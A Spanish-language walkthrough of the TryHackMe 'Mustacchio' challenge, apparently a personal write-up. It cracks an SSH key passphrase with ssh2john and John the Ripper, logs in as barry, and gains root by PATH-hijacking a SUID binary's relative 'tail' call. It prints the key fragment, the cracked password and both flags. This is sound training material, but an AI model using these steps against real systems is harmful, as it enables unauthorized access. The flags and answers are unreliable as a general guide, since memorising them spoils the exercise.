u17A80RLzrV7w1Wh1At1ScfFzvPf153f1p9gbf6s5oy0z2d14m9yc0ie  
H7B6bgFxeR1sAt/u3z5Va7zL0KHxxtapzb4g0/yJ3o3p1DFFY17AC12e9cNdc  
rcVG8X3Cdg+0B02kDngVSnGmmvPxIsVTT3027ykzw1zWlLagMBC00/ekoyewNLx  
bh1lqTfQ6uC1khjYtUH9NkV7Bz8DsAnkeERlyrcda49/exH7YtmKkCcjdNQw  
4cpvLyG905p5fh7CDW0heLpLzPK4/kh6LA4F51d593j1vLCKQ61wF1rnStYB8  
7+YMKPRWhVXm5j/VXM-e1czg2z17kKNd14Qkx05B5TM-USK6GgongQ1J2/f1Bk+  
TrGwCe55W1rxjtu0yfD352zXavJ5kD7v1D38EKWxJmgXzvU4McneFawki  
anyamead6W1HtM98g/QbKsykP0D7GbBzL1mgNdnBz+ypBPrXz0Xz1H6q917  
Lu1QnCmhsbzHDZBF0064TzNp3N0B6gF7yfSwTwNACTzL6tGdxN1+3+tdVQDVKPVu  
pkhg9q5v+md2L6VEq31zWdtC0u4W5rsz+AndHaP2lgtW9h+21d54MsxS  
laXpDxVxmw1s+KL56fGromK9DydtPd4Uyrt53Ch7ciJnsfJg4yLz5W1Alx9o  
DzLmpLtzphg8AxFVatRaRFPx54f1TXX6t1v6k2yDRjsxPzWdm5sGfgVgQK  
D2zaK+beBjxrmqD4EB9K50Ru067uKwlnNnTvglspWVceMflf1675KtxLvnP  
6aa2k1kMIQ0u1bk0uDLXMoAeT1LkT5g+wZCCsau16zGm0WxDks2DThmyUF  
ckq/UC/duzC9xUX0u1Fhxzg08Tr6T8FBLqn50PlSpfj01AHGCIxPawVmLSm3b  
7bdfoH1ZBjXZ1TgZqBq5jB9t8GfCgphy9c3bf3=C3nkMhD74JxWlUx90f  
1dkFVWkuH2+9paWrp8Jm/BpBydk0uNs//C/mRm0+DkKhoAZKF1d3sCdgRb7kUq  
+Z87fN1mx9w5yXvZoXzVSh05D72f7Uhuue18ctwse1kRmPw56+xhb0BaBr1n  
7mNxN/5LoLsTeofJnlIdHdTDMe5wAjCA+q686+bREd+drajgk6R9eK5M7geVd  
-----END RSA PRIVATE KEY-----  
  
[root@Kali-Linux ~]# /home/santo/Tryhackme/Mustacchio/nmap
```

Para crackearlo lo que vamos hacer es lo siguiente, con John the ripper hay una extensión que se llama [ssh2john](#)
La cual nos permite tener el hash de id_rsa exacto el que necesitamos

```
[root@Kali-Linux-]~/home/santo/Tryhackme/Mustacchio/nmap] 10.10.60.203 27min 24s
# ssh2john id_rsa > hash

[roo[root@Kali-Linux-]~/home/santo/Tryhackme/Mustacchio/nmap]
# ls
allPorts credenciales dontforget.bak hash id_rsa users.bak

[roo[root@Kali-Linux-]~/home/santo/Tryhackme/Mustacchio/nmap]
# cat hash
id RSA:$ssh$1$16$D137279D69A43E71BB7FCB87FC61D25E$1200$8ea0c93fe6e552fb1325012601f6de20172325f55ba01d0240ca519913a27f6f59c6e7b78660e33cc1d66f54c
b915e8348314319749e3cf15936dbaa90329d98abde8c64a110e59153d73d92a1b5f0cb288a6ff7d46d9a10eba34663ceaae044eb99767fdcc1909fd0a19bf1092c901432630579b
b853d616db59c5913c19b140f797a97509e096e55166673500b90147ec436c36cc15ca492bde0b3097604e4a1b3d5bcfd6039d0a3dc1c9cd42b7a99159773dc74a59c73ff
d330c915b1f0df270e89e4c7e9baa1857b126429a13fb7a9e7f6732f487817b5aa736f880397fc90268df0a83d457f8ec00b5d9e51fc472ad2cbc6f1770383ea014289039c659c
b2d705a35935a73849a43e0444bc97f1d68f64fec475849e8a29c7633508a364e1cafc94f67a09179a161ee1e204d6a2113fa842e944a678fe4e8780e054b5dc3e7d265bc0b
122bc1a01a7a8826edfb1b57c193a4fe16871e4bd95fa1209ba29a680f850847f465bd59c49d2bb8a0f713c29f3a80c74cd716ee0c72709f0169226a162679a77a5a2587b4fc
f191c50f4fe085d9a64da060dec5234f07b0205b29d9b159c613627fb7b633950c64243d552ca6487d82abf9a76759e854a90df5796db376d0947d4bb8592cebfb8909dc1fc
f61ec28a224b05260363b5a20257c1f68be294b18c6b9e1803c17245540b706910053f19f9e32d452135d7ead8af93adb20d18cfb177f3c1b30db2f18582f40a0d991a78af9b06
a226430843d2346ee9033805cc380a046a694a253e60fb06420b969423a1918432fd1729497d834e6872505724414fd7d19731f545e8205871ec37acaaba014die9f10196ab27ece3
a61f5c67f77fe079949e09d246494c315187949b39fd5d6476511fc7d69a59157ca493f70270d2d434566fb7ffccac6334f832a4e1801929f0e5dec08481d41ee4510f99f3b
7ee64cd4fe4b968137962769174884030c0b4c2300203ea0fb49477e6bba382491f5e2a04813bc1b5e543
```

Ahora si con John de ripper vamos a crackear esto

```
[root@Kali-Linux ~]# /home/santo/Tryhackme/Mustacchio/nmap
# John --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSM, SSM private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (MD5/AES 1-MD5/3DES 2-Bcrypt/AES) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames      (id_rsa)
1g 0:00:00:02 DONE (2025-03-21 22:58) 0.4484g/s 1332Kp/s 1332Kc/s urieljr.k..urielfabricio07
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Y así es como ahora tenemos todas las credenciales del usuario Barry

```
[root@Kali-Linux ~]# /home/santo/Tryhackme/Mustacchio/nmap
# John --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSM, SSM private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (MD5/AES 1-MD5/3DES 2-Bcrypt/AES) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames      (id_rsa)
1g 0:00:00:02 DONE (2025-03-21 22:58) 0.4484g/s 1332Kp/s 1332Kc/s urieljr.k..urielfabricio07
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames      (id_rsa)
1g 0:00:00:02 DONE (2025-03-21 22:58) 0.4484g/s 1332Kp/s 1332Kc/s urieljr.k..urielfabricio07

[root@Kali-Linux ~]# cat credenciales_ssh
barry: urieljames
```

Ahora vamos a darle permisos a el id_rsa que tenemos, para poder conectarnos a el usuario

```
chmod 600 id_rsa
```

Ahora nos vamos a conectar a el usuario mediante el puerto 22 de ssh

```
[root@Kali-Linux ~]# chmod 600 id_rsa
[root@Kali-Linux ~]# ssh -i id_rsa barry@10.10.60.203
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

34 packages can be updated.
16 of these updates are security updates.

To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

barry@mustacchio:~$
```

Y así es como ya estaríamos dentro de la maquina

```
16 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

barry@mustacchio:~$
```

Y aquí ya tendríamos la flag del user

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

barry@mustacchio:~$ ls
user.txt
barry@mustacchio:~$ cat user.txt
62d77a4d5f97d47c5aa38b3b2651b831
```

Ahora vamos a escalar privilegio para ser root

En mi búsqueda continua de la escalada de privilegios, utilicé `find / -perm -u=s -type f 2>/dev/null`. Este comando se empleó para buscar archivos con el bit SUID (Establecer ID de usuario) activado, ya que estos archivos suelen presentar oportunidades para la escalada de privilegios.

```
barry@mustacchio:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/ eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/gpasswd
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
barry@mustacchio:~$
```

Durante esta búsqueda, me encontré con un archivo ubicado en '/home/joe/live_log', que es un .log ósea un registro .

Como podemos ver este programa tiene permisos de usuario root

```
barry@mustacchio:/home/joe$ file live_log
live_log: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dyn
barry@mustacchio:/home/joe$ ls -la
total 28
drwxr-xr-x 2 joe joe 4096 Jun 12 2021 .
drwxr-xr-x 4 root root 4096 Jun 12 2021 ..
-rw-r--r-- 1 root root 16832 Jun 12 2021 live_log
barry@mustacchio:/home/joe$
```

Si hacemos este comando, podemos ver que esto tiene permiso 4000 esto se significa que yo siendo Barry ósea otro usuario puedo ejecutarlo

```
find . -perm -4000 2>/dev/null
```

```
barry@mustacchio:/home/joe$ find . -perm -4000 2>/dev/null
./live_log
barry@mustacchio:/home/joe$
```

Si ejecutamos el comando strings podemos ver los comandos que se están ejecutando


```
barry@mustacchio:/home/joe$ strings live_log
/lib64/libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__mon_start__
_ITM_RegisterTMCloneTable
uEnv.txt
[.]A[A]*A_
live_Nginx_Log_Reader
tail -f /var/log/nginx/access.log
:35"
GCC: (Ubuntu 9.3.0-17ubuntu1-20.04) 9.3.0
crtstuff.c
```



Tras investigar más a fondo el archivo con el comando "strings", hice un descubrimiento importante. En concreto, encontré la siguiente entrada: "tail -f /var/log/nginx/access.log". Cabe destacar que el comando "tail" no especificaba una ruta absoluta, lo que ofrecía una oportunidad de manipulación.

Así que vamos a modificar el comando tail para cuando se ejecute esta función en vez de ejecutar el programa en concreto ejecute nuestro código

```
cd /tmp  
nano tail
```



```
GNU nano 2.5.3  
#!/bin/bash  
chmod U+S /bin/bash
```


Este comando lo que va hacer es básicamente cambiar el permiso a la bash

Ahora vamos a hacer lo siguiente, y así es como obtendríamos la flag.



```
barry@mustacchio:/home/joe$ cd ..../barry/  
barry@mustacchio:~$ cat > tail << EOF  
> #!/bin/bash  
> /bin/bash -i  
> EOF  
barry@mustacchio:~$ chmod +x tail  
barry@mustacchio:~$ export PATH=/home/barry:$PATH  
barry@mustacchio:~$ cd ../joe/  
barry@mustacchio:/home/joe$ ./live_log  
root@mustacchio:/home/joe# cat /root/root.txt  
3223581420d906c4dd1a5f9b530393a5  
root@mustacchio:/home/joe#
```

Maquina completada ✓



✓ Woop woop! You did it!

Congratulations on completing Mustacchio!!! 🎉

Points earned	60
Completed tasks	1
Room type	Challenge
Difficulty	Easy
Streak	1

Leave Feedback

Next